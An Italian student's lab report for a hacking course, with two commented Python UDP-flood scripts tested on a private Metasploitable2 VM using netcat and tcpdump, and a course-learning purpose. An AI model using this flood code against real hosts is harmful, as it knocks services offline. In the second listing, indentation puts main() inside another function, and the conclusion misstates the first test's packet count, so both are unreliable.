

# Programmazione per Hacker – Python pt. 2

## W7D4

Ho incluso tutta la spiegazione dei passaggi nel codice `#commentandolo`

```
home > kali > progetti > W7D4.py > udp_flood
1  import socket
2  import random
3  import string
4  import time
5
6  # Funzione per generare un pacchetto di dati casuali della dimensione specificata (in byte)
7  def generate_packet(size):
8      # Uso random.choices per scegliere lettere e numeri casuali
9      # Unisco i caratteri in una stringa della lunghezza richiesta con join
10     # Converto la stringa in byte con .encode() perché UDP usa dati binari
11     return ''.join(random.choices(string.ascii_letters + string.digits, k=size)).encode()
12
13 # Funzione principale per eseguire l'UDP flood
14 def udp_flood(target_ip, target_port, num_packets):
15     try:
16         # Creo un socket UDP per inviare i pacchetti
17         # AF_INET è per IPv4, SOCK_DGRAM è per UDP
18         sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
19
20         # Imposto la dimensione del pacchetto a 1 KB (1024 byte) come richiesto
21         packet_size = 1024
22         # Genero il pacchetto casuale usando la mia funzione
23         packet = generate_packet(packet_size)
24
25         # Stampo un messaggio iniziale per dire all'utente cosa sto facendo
26         print(f"Inizio invio di {num_packets} pacchetti da {packet_size} byte a {target_ip}:{target_port}")
27
28         # Ciclo per inviare tutti i pacchetti richiesti
29         for i in range(num_packets):
30             try:
31                 # Invio il pacchetto all'IP e alla porta target
32                 sock.sendto(packet, (target_ip, target_port))
33                 # Stampo il progresso per ogni pacchetto inviato
34                 print(f"Pacchetto {i+1}/{num_packets} inviato")
35                 # Aggiungo una pausa di 0,01 secondi per non sovraccaricare il sistema
36                 time.sleep(0.01)
37             except Exception as e:
38                 # Catturo e stampo eventuali errori durante l'invio
39                 print(f"Errore durante l'invio del pacchetto {i+1}: {e}")
40
41         # Stampo un messaggio di completamento
42         print(f"Completato: {num_packets} pacchetti inviati a {target_ip}:{target_port}")
43         # Chiudo il socket per liberare le risorse
44         sock.close()
45
46     except Exception as e:
47         # Gestisco errori generali (es. creazione socket fallita)
48         print(f"Errore generale: {e}")
49         # Chiudo il socket se è stato creato, per sicurezza
50         if 'sock' in locals():
51             sock.close()
52
53 # Funzione per validare l'indirizzo IP
54 def validate_ip(ip):
55     # Provo a dividere l'IP in 4 parti con il punto
56     try:
57         parts = ip.split('.')
58         # Controllo che ci siano esattamente 4 parti
59         if len(parts) != 4:
60             return False
61         # Verifico che ogni parte sia un numero tra 0 e 255
62         return all(0 <= int(part) <= 255 for part in parts)
63     except:
64         # Se c'è un errore (es. lettere invece di numeri), restituisco False
65         return False
66
67 # Funzione per validare la porta
68 def validate_port(port):
69     # Provo a convertire la porta in un numero intero
70     try:
71         port = int(port)
72         # Controllo che sia tra 0 e 65535, il range delle porte
73         return 0 <= port <= 65535
74     except:
75         # Se non è un numero valido, restituisco False
76         return False
77
```

```

77
78 # Funzione principale per gestire l'input e avviare l'UDP flood
79 def main():
80     # Chiedo all'utente l'IP target e lo valido
81     target_ip = input("Inserisci l'indirizzo IP del target: ")
82     if not validate_ip(target_ip):
83         # Se l'IP non è valido, stampo un errore e fermo il programma
84         print("Indirizzo IP non valido!")
85         return
86
87     # Chiedo all'utente la porta target e la valido
88     target_port = input("Inserisci la porta UDP del target: ")
89     if not validate_port(target_port):
90         # Se la porta non è valida, stampo un errore e fermo
91         print("Porta non valida! Deve essere un numero tra 0 e 65535.")
92         return
93     # Converto la porta in numero intero per usarla
94     target_port = int(target_port)
95
96     # Chiedo all'utente quanti pacchetti inviare e li valido
97     num_packets = input("Inserisci il numero di pacchetti da inviare: ")
98     try:
99         # Converto in numero intero
100         num_packets = int(num_packets)
101         # Controllo che sia maggiore di 0
102         if num_packets <= 0:
103             raise ValueError("Il numero di pacchetti deve essere maggiore di 0.")
104     except ValueError:
105         # Se non è un numero valido, stampo un errore e fermo
106         print("Numero di pacchetti non valido! Deve essere un numero intero positivo.")
107         return
108
109     # Chiamo la funzione udp_flood con i dati inseriti
110     udp_flood(target_ip, target_port, num_packets)
111
112 # Avvio il programma solo se eseguito direttamente
113 if __name__ == "__main__":
114     main()

```

## Test e descrizione



### Esercizio

Python per Hacker Pt. 2

#### Traccia:

Gli attacchi di tipo DDoS, ovvero Distributed Denial of Services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende.

L'esercizio di oggi è scrivere un programma in Python che simuli un **UDP flood**, ovvero l'invio massivo di richieste **UDP** verso una macchina target che è in **ascolto** su una porta UDP **casuale** (nel nostro caso un DoS).

#### Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target (input)
- Il programma deve richiedere l'inserimento della porta target (input)
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto – **Suggerimento:** per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare (input)

Ho svolto il test sul terminale per verificare che soddisfacesse tutti i requisiti richiesti dall'esercizio, allegando il test di seguito dopo la traccia dell'esercizio:

Per testare il codice ho usato Metasploitable2 e Kali.

- Terminale 1 su Metasploitable2 ho eseguito : **nc -u -l -p 12345** e ho lasciato aperto

```

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sat Aug  9 03:09:09 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ nc -u -l -p 12345

```

- Terminale 2 su Kali ho eseguito : **python3 W7D4.py** inserendo i dati che ho riportato di seguito:

Su IP: 192.168.50.101

Su Porta: 12345

Ho inviato numero Pacchetti: 7

```
(kali㉿kali)-[~/progetti]
$ python3 W7D4.py
Inserisci l'indirizzo IP del target: 192.168.50.101
Inserisci la porta UDP del target: 12345
Inserisci il numero di pacchetti da inviare: 7
Inizio invio di 7 pacchetti da 1024 byte a 192.168.50.101:12345
Pacchetto 1/7 inviato
Pacchetto 2/7 inviato
Pacchetto 3/7 inviato
Pacchetto 4/7 inviato
Pacchetto 5/7 inviato
Pacchetto 6/7 inviato
Pacchetto 7/7 inviato
Completato: 7 pacchetti inviati a 192.168.50.101:12345
```

- In aggiunta sempre su Terminale 2 Kali ho eseguito dal 2 terminale:

**sudo tcpdump -i eth0 udp port 12345**, gesto mi permette di verificare se i pacchetti UDP stanno arrivando correttamente da Kali a Metasploitable, controllando la qualità, frequenza e dimensioni dei pacchetti.

Quindi **tcpdump** l'ho usato come strumento di monitoraggio e analisi del traffico di rete.

```
(kali㉿kali)-[~]
$ sudo tcpdump -i eth0 udp port 12345
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 byte
s
03:35:59.177853 IP epicode.internal.42802 > 192.168.50.101.12345: UDP, length 1024
03:35:59.188906 IP epicode.internal.42802 > 192.168.50.101.12345: UDP, length 1024
03:35:59.200209 IP epicode.internal.42802 > 192.168.50.101.12345: UDP, length 1024
03:35:59.211111 IP epicode.internal.42802 > 192.168.50.101.12345: UDP, length 1024
03:35:59.222152 IP epicode.internal.42802 > 192.168.50.101.12345: UDP, length 1024
03:35:59.233705 IP epicode.internal.42802 > 192.168.50.101.12345: UDP, length 1024
03:35:59.244522 IP epicode.internal.42802 > 192.168.50.101.12345: UDP, length 1024
```

- Contemporaneamente ho controllato che i 7 pacchetti inviati sono arrivati su Terminale 1 su Metasploitable2.

Il comando **nc (netcat)** legge i pacchetti UDP direttamente dalla rete e li visualizza così come arrivano, il terminale tenta di interpretare i byte ricevuti come testo


L'UDP è solo un contenitore di dati.

Come da foto allegata di seguito ho conferma visiva dell'attacco flood in corso, vedendo sullo schermo solo dati binari casuali non codificati tipo ASCII o UT-8 e mi appaiono come pioggia di lettere, numeri e simboli casuali sullo schermo.



The image shows a terminal window with a black background and white text. The text consists of a continuous stream of random characters, including letters, numbers, and symbols, which is a visual representation of a UDP flood attack. The characters are arranged in multiple lines, creating a 'rain' effect.

Dopo aver fermato tutto ho avuto l'ultima conferma come da foto allegata di seguito.



The image shows a terminal window with a black background and white text. The text displays the output of the 'tcpdump' command, showing a series of UDP packets being received on the 'eth0' interface. The output includes timestamps, IP addresses, and packet lengths. At the bottom, it shows a summary of the captured packets.

```
(kali@kali)-[~]
$ sudo tcpdump -i eth0 udp port 12345
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 byte
s
03:35:59.177853 IP epicode.internal.42802 > 192.168.50.101.12345: UDP, leng
th 1024
03:35:59.188906 IP epicode.internal.42802 > 192.168.50.101.12345: UDP, leng
th 1024
03:35:59.200209 IP epicode.internal.42802 > 192.168.50.101.12345: UDP, leng
th 1024
03:35:59.211111 IP epicode.internal.42802 > 192.168.50.101.12345: UDP, leng
th 1024
03:35:59.222152 IP epicode.internal.42802 > 192.168.50.101.12345: UDP, leng
th 1024
03:35:59.233705 IP epicode.internal.42802 > 192.168.50.101.12345: UDP, leng
th 1024
03:35:59.244522 IP epicode.internal.42802 > 192.168.50.101.12345: UDP, leng
th 1024
^C
7 packets captured
7 packets received by filter
0 packets dropped by kernel
```

# FACOLTATIVO

## W7D4 Facoltativo

Ho incluso tutta la spiegazione dei passaggi nel codice `#commentandolo`

```
home > kali > progetti > W7D4_Facoltativo.py > udp_flood
1  import socket
2  import random
3  import string
4  import time
5
6  # Funzione per generare un pacchetto di dati casuali della dimensione specificata (in byte)
7  def generate_packet(size):
8      # Uso random.choices per scegliere lettere e numeri casuali
9      # Unisco i caratteri in una stringa della lunghezza richiesta con join
10     # Converto la stringa in byte con .encode() perché UDP usa dati binari
11     return ''.join(random.choices(string.ascii_letters + string.digits, k=size)).encode()
12
13 # Funzione principale per eseguire l'UDP flood
14 def udp_flood(target_ip, target_port, num_packets):
15     try:
16         # Creo un socket UDP per inviare i pacchetti
17         # AF_INET è per IPv4, SOCK_DGRAM è per UDP
18         sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
19
20         # Imposto la dimensione del pacchetto a 1 KB (1024 byte) come richiesto
21         packet_size = 1024
22         # Genero il pacchetto casuale usando la mia funzione
23         packet = generate_packet(packet_size)
24
25         # Stampo un messaggio iniziale per dire all'utente cosa sto facendo
26         print(f"Inizio invio di {num_packets} pacchetti da {packet_size} byte a {target_ip}:{target_port}")
27
28         # Ciclo per inviare tutti i pacchetti richiesti
29         for i in range(num_packets):
30             try:
31                 # Invio il pacchetto all'IP e alla porta target
32                 sock.sendto(packet, (target_ip, target_port))
33                 # Stampo il progresso per ogni pacchetto inviato
34                 print(f"Pacchetto {i+1}/{num_packets} inviato")
35                 # Aggiungo un ritardo casuale tra 0 e 0.1 secondi per simulare utenti indipendenti
36                 delay = random.uniform(0, 0.1)
37                 time.sleep(delay)
38             except Exception as e:
39                 # Catturo e stampo eventuali errori durante l'invio
40                 print(f"Errore durante l'invio del pacchetto {i+1}: {e}")
41
42         # Stampo un messaggio di completamento
43         print(f"Completato: {num_packets} pacchetti inviati a {target_ip}:{target_port}")
44         # Chiudo il socket per liberare le risorse
45         sock.close()
46
47     except Exception as e:
48         # Gestisco errori generali (es. creazione socket fallita)
49         print(f"Errore generale: {e}")
50         # Chiudo il socket se è stato creato, per sicurezza
51         if 'sock' in locals():
52             sock.close()
53
54 # Funzione per validare l'indirizzo IP
55 def validate_ip(ip):
56     # Provo a dividere l'IP in 4 parti con il punto
57     try:
58         parts = ip.split('.')
59         # Controllo che ci siano esattamente 4 parti
60         if len(parts) != 4:
61             return False
62         # Verifico che ogni parte sia un numero tra 0 e 255
63         return all(0 <= int(part) <= 255 for part in parts)
64     except:
65         # Se c'è un errore (es. lettere invece di numeri), restituisco False
66         return False
67
68 # Funzione per validare la porta
69 def validate_port(port):
70     # Provo a convertire la porta in un numero intero
71     try:
72         port = int(port)
73         # Controllo che sia tra 0 e 65535, il range delle porte
74         return 0 <= port <= 65535
75     except:
```

```

76         # Se non è un numero valido, restituisco False
77         return False
78
79     # Funzione principale per gestire l'input e avviare l'UDP flood
80     def main():
81         # Chiedo all'utente l'IP target e lo valido
82         target_ip = input("Inserisci l'indirizzo IP del target: ")
83         if not validate_ip(target_ip):
84             # Se l'IP non è valido, stampo un errore e fermo il programma
85             print("Indirizzo IP non valido!")
86             return
87
88         # Chiedo all'utente la porta target e la valido
89         target_port = input("Inserisci la porta UDP del target: ")
90         if not validate_port(target_port):
91             # Se la porta non è valida, stampo un errore e fermo
92             print("Porta non valida! Deve essere un numero tra 0 e 65535.")
93             return
94         # Converto la porta in numero intero per usarla
95         target_port = int(target_port)
96
97         # Chiedo all'utente quanti pacchetti inviare e li valido
98         num_packets = input("Inserisci il numero di pacchetti da inviare: ")
99         try:
100             # Converto in numero intero
101             num_packets = int(num_packets)
102             # Controllo che sia maggiore di 0
103             if num_packets <= 0:
104                 raise ValueError("Il numero di pacchetti deve essere maggiore di 0.")
105         except ValueError:
106             # Se non è un numero valido, stampo un errore e fermo
107             print("Numero di pacchetti non valido! Deve essere un numero intero positivo.")
108             return
109
110         # Chiamo la funzione udp_flood con i dati inseriti
111         udp_flood(target_ip, target_port, num_packets)
112
113     # Avvio il programma solo se eseguito direttamente
114     if __name__ == "__main__":
115         main()

```

## Test e descrizione

Ho svolto il test sul terminale per verificare che soddisfasse tutti i requisiti richiesti dall'esercizio, allegando il test di seguito dopo la traccia dell'esercizio



### Esercizio

Python per Hacker Pt. 2

#### Facoltativo:

Estendere l'esercizio implementando un meccanismo di ritardo casuale tra l'invio di pacchetti UDP. Questo può rendere l'attacco più realistico e meno prevedibile, simulando meglio il comportamento di un numero elevato di utenti che inviano richieste al server in modo indipendente.

Il ritardo casuale deve essere tra 0 e 0.1 secondi.

Ho aggiunto un ritardo casuale tra 0 e 0.1 secondi tra l'invio di ogni pacchetto UDP.

Questo simula meglio un attacco distribuito, come se molti utenti inviassero richieste in modo indipendente.

Ho mantenuto il codice del primo esercizio come base sostituendo **time.sleep(0.01)** con :

```

delay = random.uniform(0, 0.1)
time.sleep(delay)

```



Facendo sì che genera un numero casuale tra 0 e 0.1 secondi, rendendo l'invio dei pacchetti meno prevedibile in modo da simulare meglio un attacco distribuito.

Modificando il commento nel codice da **"Aggiungo una pausa di 0,01 secondi per non sovraccaricare il sistema"** a **"Aggiungo un ritardo casuale tra 0 e 0.1 secondi per simulare utenti indipendenti"**, spiegando il nuovo scopo.

- Su kali ho scritto e salvato il nuovo codice W7D4\_Facoltativo.py

- Su Metasploitable ho configurato il listener dopo l'accesso con utente e password eseguendo : **nc -u -l -p 12345** lasciando aperto in modo da ricevere i pacchetti

```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sat Aug  9 03:38:16 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ nc -u -l -p 12345
```

- Su Kali da Terminale 1 ho eseguito : **python3 W7D4\_Facoltativo.py** inserendo i dati che ho riportato di seguito:

Su IP: 192.168.50.101

Su Porta: 12345

Ho inviato numero Pacchetti: 9

```
(kali㉿kali)-[~/progetti]
$ python3 W7D4_Facoltativo.py
Inserisci l'indirizzo IP del target: 192.168.50.101
Inserisci la porta UDP del target: 12345
Inserisci il numero di pacchetti da inviare: 9
Inizio invio di 9 pacchetti da 1024 byte a 192.168.50.101:12345
Pacchetto 1/9 inviato
Pacchetto 2/9 inviato
Pacchetto 3/9 inviato
Pacchetto 4/9 inviato
Pacchetto 5/9 inviato
Pacchetto 6/9 inviato
Pacchetto 7/9 inviato
Pacchetto 8/9 inviato
Pacchetto 9/9 inviato
Completato: 9 pacchetti inviati a 192.168.50.101:12345
```

- Ho verificato su Metasploitable che i pacchetti arrivino vedendo dati casuali con intervalli regolari

```
GmUEibHcrpjqS4VF5IGuCVaf5FKNs7Y00Tf4KPM4CGYGu9vYKPzXpfSYpI2JJ2b922qICkoAzDtGpge
zqXcm8QWpTdfOyaB1U3h5F7gUly4zWTx87pc3EsYkTQxhA4jru0Ckqi3trpbnQuNOQ42RaZgGLDfogn
Vee4EexuibGjDws385M0gisRFNCYcsTGu0fprn1r7uXTt46CIksNGi0Q6upC73NPttH6NXrqGpB78mkt
WeNHs20ZGFbsjUMPQ3yxQsfLL107qUBAX50nDHRC1GfnktHdYMosC22jSMHdmu8PrOha2hY7N0A7yXsf
01FQrp6x0yYFE1dgLFQGbSarmqIgXYI59unor9LoiU3hgHsdC2S1UmmTN5PKh2WZJ9nI9Hk73SEsxR2I
7m1PwMs96UFxKqWvuyv1D1ScWMhTs5aM44JalUenVlafYg3rqK3raT6LJ60cv92DyIopuJ8QSEkWhm16
uw9zdxegqI8f5jI27UmLM6eh1PHj49ci12LurJFrOne15rGDwiRLY1CGxb4tAJUcGzMXq04zQRXudGMP
kJrdb0Qxf70c170n8KGecFCSfOML7S23CzhAbESrkrTYUETKkV7253kC6Lf8CISbPVJfIKQSJe9E2Kdo
zw0QTEBpzR3QJtfIPSKf9T8uSD2HMn7QaJBKBas6EakJrhGQLE1LnH3k019FfJjf0e1C9E8d98lm8mBM
BrrSixmUx10C2QGvZa24aMCDGr5dXrqJSfLF83nyop4dZexVZ5oo5G7USuVQg44yQybiuLxM2MwPZjdJ
gzE5LexgJ0pIuGLky1kg5AdCGZXZSaioohIksRI0Hean3ES8gJIUItGIOUU1LwIdhEcZmHIXGpckrbwU
iJTH50AvpHQTMoQfuGst8GjDUQJhFTTVIGAqPEtmesXbIA9Rn2JLOupQrcr17hQVMJB79zaMi0iQULQ
72Psz08Ip3zlVIRSoZumtDbleQRFFrPmp5pdkpKaaKfFLm3paWxMH8x09g7WUvntOGmUEibHcrpjqS4VF
5IGuCVaf5FKNs7Y00Tf4KPM4CGYGu9vYKPzXpfSYpI2JJ2b922qICkoAzDtGpgezqXcm8QWpTdfOyaB
1U3h5F7gUly4zWTx87pc3EsYkTQxhA4jru0Ckqi3trpbnQuNOQ42RaZgGLDfognVee4EexuibGjDws3
85M0gisRFNCYcsTGu0fprn1r7uXTt46CIksNGi0Q6upC73NPttH6NXrqGpB78mktWeNHs20ZGFbsjUMP
Q3yxQsfLL107qUBAX50nDHRC1GfnktHdYMosC22jSMHdmu8PrOha2hY7N0A7yXsf01FQrp6x0yYFE1dg
LFQGbSarmqIgXYI59unor9LoiU3hgHsdC2S1UmmTN5PKh2WZJ9nI9Hk73SEsxR2I7m1PwMs96UFxKqW
vuyv1D1ScWMhTs5aM44JalUenVlafYg3rqK3raT6LJ60cv92DyIopuJ8QSEkWhm16uw9zdxegqI8f5jI2
7UmLM6eh1PHj49ci12LurJFrOne15rGDwiRLY1CGxb4tAJUcGzMXq04zQRXudGMPkJrdb0Qxf70c170n
8KGecFCSfOML7S23CzhAbESrkrTYUETKkV7253kC6Lf8CISbPVJfIKQSJe9E2Kdozw0QTEBpzR3QJtfI
PSKf9T8uSD2HMn7QaJBKBas6EakJrhGQLE1LnH3k019FfJjf0e1C9E8d98lm8mBMBrrSixmUx10C2QGv
Za24aMCDGr5dXrqJSfLF83nyop4dZexVZ5oo5G7USuVQg44yQybiuLxM2MwPZjdJgzE5LexgJ0pIuGLk
y1kg5AdCGZXZSaioohIksRI0Hean3ES8gJIUItGIOUU1LwIdhEcZmHIXGpckrbwUiJTH50AvpHQTMoQ
fuGst8GjDUQJhFTT_
```

- Su Kali da Terminale 2 in contemporanea ho eseguito : **sudo tcpdump -i eth0 udp port 12345** in modo da vedere i pacchetti con tempi variabili.

```
(kali@kali)-[~]
$ sudo tcpdump -i eth0 udp port 12345
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 byte
s
06:20:36.497726 IP epicode.internal.51537 > 192.168.50.101.12345: UDP, leng
th 1024
06:20:36.548463 IP epicode.internal.51537 > 192.168.50.101.12345: UDP, leng
th 1024
06:20:36.551038 IP epicode.internal.51537 > 192.168.50.101.12345: UDP, leng
th 1024
06:20:36.650305 IP epicode.internal.51537 > 192.168.50.101.12345: UDP, leng
th 1024
06:20:36.658677 IP epicode.internal.51537 > 192.168.50.101.12345: UDP, leng
th 1024
06:20:36.738449 IP epicode.internal.51537 > 192.168.50.101.12345: UDP, leng
th 1024
06:20:36.800625 IP epicode.internal.51537 > 192.168.50.101.12345: UDP, leng
th 1024
06:20:36.884700 IP epicode.internal.51537 > 192.168.50.101.12345: UDP, leng
th 1024
06:20:36.904135 IP epicode.internal.51537 > 192.168.50.101.12345: UDP, leng
th 1024
06:22:27.948822 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, leng
th 1024
06:22:28.004397 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, leng
th 1024
06:22:28.035717 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, leng
th 1024
06:22:28.050195 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, leng
th 1024
06:22:28.148400 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, leng
th 1024
06:22:28.181744 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, leng
th 1024
06:22:28.212297 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, leng
th 1024
06:22:28.283157 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, leng
th 1024
06:22:28.290604 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, leng
th 1024
06:22:28.349302 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, leng
th 1024
06:22:28.420008 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, leng
th 1024
06:22:28.502609 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, leng
th 1024
06:22:28.599202 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, leng
th 1024
06:22:28.662786 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, leng
th 1024
```



- Poi ho provato a mandare 100 pacchetti:

```
(kali@kali)-[~/progetti]
$ python3 W7D4_Facoltativo.py
Inserisci l'indirizzo IP del target: 192.168.50.101
Inserisci la porta UDP del target: 12345
Inserisci il numero di pacchetti da inviare: 100
Inizio invio di 100 pacchetti da 1024 byte a 192.168.50.101:12345
Pacchetto 1/100 inviato
Pacchetto 2/100 inviato
Pacchetto 3/100 inviato
Pacchetto 4/100 inviato
Pacchetto 5/100 inviato
Pacchetto 6/100 inviato
Pacchetto 7/100 inviato
Pacchetto 8/100 inviato
Pacchetto 9/100 inviato
Pacchetto 10/100 inviato
Pacchetto 11/100 inviato
Pacchetto 12/100 inviato
Pacchetto 13/100 inviato
Pacchetto 14/100 inviato
Pacchetto 15/100 inviato
Pacchetto 16/100 inviato
Pacchetto 17/100 inviato
Pacchetto 18/100 inviato
Pacchetto 19/100 inviato
Pacchetto 20/100 inviato
Pacchetto 21/100 inviato
Pacchetto 22/100 inviato
Pacchetto 23/100 inviato
Pacchetto 24/100 inviato
Pacchetto 25/100 inviato
Pacchetto 26/100 inviato
Pacchetto 27/100 inviato
Pacchetto 28/100 inviato
Pacchetto 29/100 inviato
Pacchetto 30/100 inviato
Pacchetto 31/100 inviato
Pacchetto 32/100 inviato
Pacchetto 33/100 inviato
Pacchetto 34/100 inviato
Pacchetto 35/100 inviato
Pacchetto 36/100 inviato
Pacchetto 37/100 inviato
Pacchetto 38/100 inviato
Pacchetto 39/100 inviato
Pacchetto 40/100 inviato
Pacchetto 41/100 inviato
Pacchetto 42/100 inviato
Pacchetto 43/100 inviato
Pacchetto 44/100 inviato
Pacchetto 45/100 inviato
Pacchetto 46/100 inviato
```

```
Pacchetto 46/100 inviato
Pacchetto 47/100 inviato
Pacchetto 48/100 inviato
Pacchetto 49/100 inviato
Pacchetto 50/100 inviato
Pacchetto 51/100 inviato
Pacchetto 52/100 inviato
Pacchetto 53/100 inviato
Pacchetto 54/100 inviato
Pacchetto 55/100 inviato
Pacchetto 56/100 inviato
Pacchetto 57/100 inviato
Pacchetto 58/100 inviato
Pacchetto 59/100 inviato
Pacchetto 60/100 inviato
Pacchetto 61/100 inviato
Pacchetto 62/100 inviato
Pacchetto 63/100 inviato
Pacchetto 64/100 inviato
Pacchetto 65/100 inviato
Pacchetto 66/100 inviato
Pacchetto 67/100 inviato
Pacchetto 68/100 inviato
Pacchetto 69/100 inviato
Pacchetto 70/100 inviato
Pacchetto 71/100 inviato
Pacchetto 72/100 inviato
Pacchetto 73/100 inviato
Pacchetto 74/100 inviato
Pacchetto 75/100 inviato
Pacchetto 76/100 inviato
Pacchetto 77/100 inviato
Pacchetto 78/100 inviato
Pacchetto 79/100 inviato
Pacchetto 80/100 inviato
Pacchetto 81/100 inviato
Pacchetto 82/100 inviato
Pacchetto 83/100 inviato
Pacchetto 84/100 inviato
Pacchetto 85/100 inviato
Pacchetto 86/100 inviato
Pacchetto 87/100 inviato
Pacchetto 88/100 inviato
Pacchetto 89/100 inviato
Pacchetto 90/100 inviato
Pacchetto 91/100 inviato
Pacchetto 92/100 inviato
Pacchetto 93/100 inviato
Pacchetto 94/100 inviato
Pacchetto 95/100 inviato
Pacchetto 96/100 inviato
Pacchetto 97/100 inviato
```

```
Pacchetto 97/100 inviato
Pacchetto 98/100 inviato
Pacchetto 99/100 inviato
Pacchetto 100/100 inviato
Completato: 100 pacchetti inviati a 192.168.50.101:12345
```

- Alla fine del test ho terminato tutto e ho avuto conferma dei primi 9 pacchetti pacchetti inviati e anche dei 100 successivi inviati.

In questa foto ho allegato solo il finale del test per non rendere ancora più lungo il PDF

```
06:22:32.444460 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, length 1024
06:22:32.499280 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, length 1024
06:22:32.544230 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, length 1024
06:22:32.563769 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, length 1024
06:22:32.656807 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, length 1024
06:22:32.680355 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, length 1024
06:22:32.728066 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, length 1024
06:22:32.765791 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, length 1024
06:22:32.819841 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, length 1024
06:22:32.828963 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, length 1024
06:22:32.863829 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, length 1024
06:22:32.931812 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, length 1024
06:22:32.990842 IP epicode.internal.40656 > 192.168.50.101.12345: UDP, length 1024
^C
109 packets captured
109 packets received by filter
0 packets dropped by kernel
```

I timestamp mostrano intervalli variabili tra i pacchetti, il che conferma che il ritardo casuale tra 0 e 0.1 secondi ha funzionato!

- Infine ho fermato il test e finito i lavori.

Dopo aver completato entrambi gli esercizi sull'UDP flood ho concluso :

1 - Nel 1 esercizio ho scritto un programma che invia 100 pacchetti da 1 KB a Metasploitable2 usando una pausa fissa di 0,01 secondi, ho verificato che arrivassero con tcpdump e netcat.

2 - Nel 2 esercizio ho aggiunto un ritardo casuale tra 0 e 0,1 secondi per rendere l'attacco più realistico, come se fossero tanti utenti diversi.

La differenza principale è che il primo aveva un ritmo regolare, mentre il secondo è più imprevedibile, simulando meglio un attacco distribuito.

**Ho scritto una piccola legenda per facilitare l'interpretazione dell'esercizio:**

- **epicode.internal.51537**: Questo è il nome del mio computer Kali (o una risoluzione locale) con una porta casuale (51537) usata per inviare i pacchetti.
